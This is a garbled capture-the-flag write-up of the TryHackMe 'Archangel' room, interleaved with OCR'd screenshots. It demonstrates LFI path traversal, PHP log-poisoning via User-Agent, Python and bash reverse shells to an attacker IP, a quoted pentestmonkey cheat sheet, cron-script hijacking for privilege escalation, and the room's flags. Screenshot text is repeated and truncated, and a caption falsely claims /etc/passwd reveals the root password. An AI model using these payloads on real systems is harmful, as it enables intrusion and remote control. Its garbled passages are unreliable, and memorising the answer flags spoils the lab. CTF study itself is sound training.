
- Find a different hostname: `mafialive.thm` (Correct Answer)
- Find flag 1: `thm{f0und_th3_r1ght_h0st_n4m3}` (Correct Answer)
- Look for a page under development: `test.php` (Correct Answer)
- Find flag 2: `thm{exploiting_lfi}` (Correct Answer)

The terminal window shows the command `curl -v http://10.65.101.199:80/../../../../var/log/apache2/access.log` being executed. The output shows a successful HTTP 200 response with the contents of the access log. The terminal also shows the command `cat /etc/passwd` being executed, which returns the root user's password.

I then attempted a file path traversal payload that was not properly sanitized, which I identified from reviewing the application's source code. The payload used was:

`../../../../etc/passwd`

Successful inclusion of this file confirmed the presence of a **Local File Inclusion (LFI)** vulnerability. After validating file access, I modified the path to target the Apache access logs at `/var/log/apache2/access.log` in order to determine whether **command injection via log poisoning** was possible.



I then injected a PHP command execution payload into the **User-Agent** header in order to perform log poisoning. The injected payload was:

```
<?php system($_GET['cmd']); ?>
```

After injecting the payload, I included the Apache access log file through the previously identified LFI vulnerability (/var/log/apache2/access.log). This confirmed that **log poisoning was successful**, and that command injection was possible via the file inclusion parameter.

To verify command execution, I appended the parameter &cmd=id to the request. The response returned execution results indicating that commands were executed in the context of the **www-data** user, confirming remote command execution through the vulnerable file path.

Room progress (62%)

✓ Correct Answer

Look for a page under development

test.php

✓ Correct Answer

Find flag 2

thm{exploiting_if1}

✓ Correct Answer

Get a shell and find the user flag

Answer format: ***{** _ _ ** _ _ *****}

Check

Task 3 ○ Root the machine

How likely are you to recommend this room to others?

1 2 3 4 5 6

7 8 9 10

Submit now

Applications Places System Mon 29 Dec, 03:52 AttackBox IP: 10.65.101.199

Reverse Shell Cheat Sheet | pentestmonkey — Mozilla Firefox

Reverse Shell Cheat Sheet | x +

https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0&1
```

PERL

Here's a shorter, feature-free version of the perl-reverse-shell:

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect($s,sockaddr_i
```

There's also an alternative PERL reverse shell here.

Python

This was tested under Linux / Python 2.7:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234
```

PHP

This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try 4, 5, 6...

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <63 >63");'
```

If you want a .php file to upload, see the more featureful and robust php-reverse-shell.

Room progress (62%)

✓ Correct Answer

Look for a page under development

test.php

✓ Correct Answer

Find flag 2

thm{exploiting_if1}

✓ Correct Answer

Get a shell and find the user flag

Answer format: ***{** _ _ ** _ _ *****}

Check

Task 3 ○ Root the machine

How likely are you to recommend this room to others?

1 2 3 4 5 6

7 8 9 10

Submit now

Applications Places System Mon 29 Dec, 03:52 AttackBox IP: 10.65.101.199

INCLUDE — Mozilla Firefox

File Edit View Search Terminal Help

root@ip-10-65-101-199:~#

From Base64 - CyberChef x +

Testing/mirrorbot.php

Reverse Shell Cheat S... GitHub - swisskyrepo/...

nce? And by the way, welcome back! Refresh Firefox...

~/python -c 'import socket,subprocess,os;s=socket.so - Sublime Text (...)

File Edit Selection Find View Goto Tools Project Preferences Help

```
<?php system($_GET['cmd']);?> python -c 'import socket,subprocess,os;s=socket.so
1 python -c 'import socket,subprocess,os;s=socket.socket(socket.AF
  F_INET,socket.SOCK_STREAM);s.connect(("10.65.101.199",3553));os
  .dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(
  s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

START TIME: Mon Dec 29 00:31:30 2025

URL_BASE: http://mafialive.thm/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://mafialive.thm/ ----

+ http://mafialive.thm/index.html (CODE:200|SIZE:59)

+ http://mafialive.thm/robots.txt (CODE:200|SIZE:34)

+ http://mafialive.thm/server-status (CODE:403|SIZE:278)

END TIME: Mon Dec 29 00:31:33 2025

DOWNLOADED: 4612 - FOUND: 3

root@ip-10-65-101-199:~#

Next, I referenced **Pentestmonkey** to obtain a Python reverse shell payload. This payload was then injected through the command injection-vulnerable

Room progress (42%)

✓ Correct Answer

Look for a page under development

✓ Correct Answer

🔍

Find flag 2

✓ Correct Answer

🔍

Get a shell and find the user flag

🔍

Task 3 ☐ Root the machine

▼

How likely are you to recommend this room to others?

1

2

3

4

5

6



7

8


9

10

Submit now



After injecting the Python reverse shell payload into the command injection–vulnerable file inclusion path, I successfully established **remote code execution**. The resulting reverse shell executed in the context of the **www-data** user, confirming initial foothold access on the target system.




While operating within the reverse shell, I navigated to the /home directory and discovered a user directory named **archangel**. Within this directory, I identified three files: **myfiles**, **secret**, and **user.txt**.

Upon viewing the contents of user.txt, I retrieved the fifth task’s flag:


thm{lf3_t0_rc3_ls_tr1cky}

This completed the task objective “**Get a shell and find the user flag.**”



Next, I navigated to the root (/) directory and executed the `ls -alh` command to enumerate directory permissions. During this process, I observed that the /opt directory was configured with **world-writable permissions** (drwxrwxrwx).

This misconfiguration is critical, as it allows any user to write to the directory and presents a clear opportunity for **privilege escalation**, which became the next objective.



I then navigated to the `/opt` directory and executed the `ls -alh` command, which revealed two items: a directory named **backupfiles** and a script named **helloworld.sh**.

Within the `backupfiles` directory, I identified a file named **helloworld.txt**. Due to the world-writable permissions on `/opt`, I was able to write to this file by echoing the string **“helloworld”** into it.

Room progress (75%)

Task 1 ☒ Deploy Machine

Task 2 ☒ Get a shell

Task 3 ☐ Root the machine

Do privilege escalation

Answer the questions below

Get User 2 flag

Answer format: *****

Check

Root the machine and find the root flag

Answer format: *****

Check

How likely are you to recommend this room to others?

1 2 3 4 5 6

7 8 9 10

Submit now

```
Warning: you are using the root account. You may harm your system.

1 Attack IP: 10.66.108.189
2 Target IP: 10.66.170.143
3
4 PHP Filter base64 encode injection: php://filter/convert+
  resource=
5
6 User Agent cmd Injection Backdoor Exploit(
  ($_GET['cmd'])); >>
7
8 Reverse Shell Injection(python3):
9
10 python3 -c 'import
  socket,subprocess,os;s=socket.socket(socket
  connect(("10.66.170.143",5353));os.dup2(s.f
  os.dup2(s.fileno(),2);p=subprocess.call(["
  $ ls -alh
  $ cd /opt
  $ ls
  backupfiles
  helloworld.sh
  $ ls -alh
  total 16K
  drwxrwxrwx 3 root root 4.0K Nov 20 2020 .
  drwxr-xr-x 22 root root 4.0K Nov 16 2020 ..
  drwxrwxrwx 2 root root 4.0K Nov 20 2020 backupfiles
  -rwxrwxrwx 1 root root 66 Nov 20 2020 helloworld.sh
  $ clear
  TERM environment
  $ ls -alh
  total 16K
  drwxrwxrwx 3 root root 4.0K Nov 20 2020 .
  drwxr-xr-x 22 root root 4.0K Nov 16 2020 ..
  drwxrwxrwx 2 root root 4.0K Nov 20 2020 backupfiles
  -rwxrwxrwx 1 root root 66 Nov 20 2020 helloworld.sh
  $ cat helloworld.sh
  #!/bin/bash
  echo "hello world" >> /opt/backupfiles/helloworld.txt
  $
```

Room progress (75%)

Task 1 ☒ Deploy Machine

Task 2 ☒ Get a shell

Task 3 ☐ Root the machine

Do privilege escalation

Answer the questions below

Get User 2 flag

Answer format: *****

Check

Root the machine and find the root flag

Answer format: *****

Check

How likely are you to recommend this room to others?


1 2 3 4 5 6

7 8 9 10

Submit now

```
Warning: you are using the root account. You may harm your system.

1 Attack IP: 10.66.108.189
2 Target IP: 10.66.170.143
3
4 PHP Filter base64 encode injection: php://filter/convert+
  resource=
5
6 User Agent cmd Injection Backdoor Exploit(
  ($_GET['cmd'])); >>
7
8 Reverse Shell Injection(python3):
9
10 python3 -c 'import
  socket,subprocess,os;s=socket.socket(socket
  connect(("10.66.108.189",5353));os.dup2(s.f
  os.dup2(s.fileno(),2);p=subprocess.call(["
  www-data@ubuntu:/etc$ cat /etc/cron.tab
  cat /etc/cron.tab
  www-data@ubuntu:/etc$ ls -alh | grep cron
  ls -alh | grep cron
  drwxr-xr-x 2 root root 4.0K Nov 16 2020 cron.d
  drwxr-xr-x 2 root root 4.0K Nov 16 2020 cron.daily
  drwxr-xr-x 2 root root 4.0K Nov 16 2020 cron.hourly
  drwxr-xr-x 2 root root 4.0K Nov 16 2020 cron.monthly
  drwxr-xr-x 2 root root 4.0K Nov 16 2020 cron.weekly
  -rw-r--r- 1 root root 767 Nov 20 2020 crontab
  www-data@ubuntu:/etc$ cat crontab
  # /etc/crontab: system-wide crontab
  # Unlike any other crontab you don't have to run the `crontab`
  # command to install the new version when you edit this file
  # and files in /etc/cron.d. These files also have username fields,
  # that none of the other crontabs do.
  SHELL=/bin/sh
  PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
  # m h dom mon dow user  command
  */1 * * * * archangel /opt/helloworld.sh
  17 * * * * root cd / && run-parts --report /etc/cron.hourly
  25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
  on.daily )
  47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
  on.weekly )
  52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
  on.monthly )
  #
  www-data@ubuntu:/etc$
```



Next, I configured a Netcat listener on port **5454** to receive a reverse shell.

I then echoed a Bash reverse shell payload into the `/opt/helloworld.sh` script. This specific file was targeted because inspection of the system's **crontab** revealed that `/opt/helloworld.sh` is executed automatically **every minute** by the **archangel** user (as shown in the screenshot).

By modifying this script, I was able to hijack the scheduled task execution. When the cron job ran, it executed my injected payload, resulting in a reverse shell under the **archangel** user context. This successfully enabled **privilege escalation** beyond the initial `www-data` foothold.

Room progress (75%)

Task 1 Deploy Machine

Task 2 Get a shell

Task 3 Root the machine

Do privilege escalation

Answer the questions below

Get User 2 flag

Answer format: ***[***** _ ***** _ ***** _]***

Root the machine and find the root flag

Answer format: ***[***** _ ***** _ ***** _]***

How likely are you to recommend this room to others?

1 2 3 4 5 6

7 8 9 10

Submit now

```

File Edit Search View Document Help
Warning: you are using the root account. You
1 Attack IP: 10.66.108.189
2 Target IP: 10.66.170.143
3
4 PHP Filter base64 encode injection: php://fil
resource=
5
6 User Agent cmd Injection Backdoor Exploit(ph
($_GET['cmd'])); ?>
7
8 Reverse Shell Injection(python3):
9
10 python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.
connect(("10.66.108.189",5454));os.dup2(s.fil
os.dup2(s.fileno(),2);p=subprocess.call(["/bi
11
12
13 bash -i >& /dev/tcp/10.66.108.189/5454 0>&1
14

archangel@ubuntu: ~/secret
File Actions Edit View Help
archangel@ubuntu:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
archangel@ubuntu:~$ ls
ls
myfiles secret user.txt
archangel@ubuntu:~$ cat secret
cat secret
cat: secret: Is a directory
archangel@ubuntu:~$ cd secret
cd secret
archangel@ubuntu:~/secret$ ls
ls
backlog user2.txt
archangel@ubuntu:~/secret$ cat user2.txt
cat user2.txt
thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}
archangel@ubuntu:~/secret$

```

After gaining elevated privileges, I navigated to the **root user's home directory** and executed the **ls** command. This revealed three files: **myfiles**, **secret**, and **user.txt**.

Upon viewing the contents of **user.txt**, I obtained **User 2's flag**:

thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}

This successfully completed the sixth task of the room, **“Get User 2's flag.”**

Room progress (87%)

Target Machine Information

Title	Target IP Address	Expires
ARcHanG3l	10.66.170.143	1h 33min 16s

Task 1 ✔ Deploy Machine

Task 2 ✔ Get a shell

Task 3 ○ Root the machine

Do privilege escalation

Answer the questions below

Get User 2 flag

thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}

✔ Correct Answer

Root the machine and find the root flag

Answer format: **** *

Check

?

How likely are you to recommend this room to

Warning: you are using the root account. You

```

1 Attack IP: 10.66.108.189
2 Target IP: 10.66.170.143
3
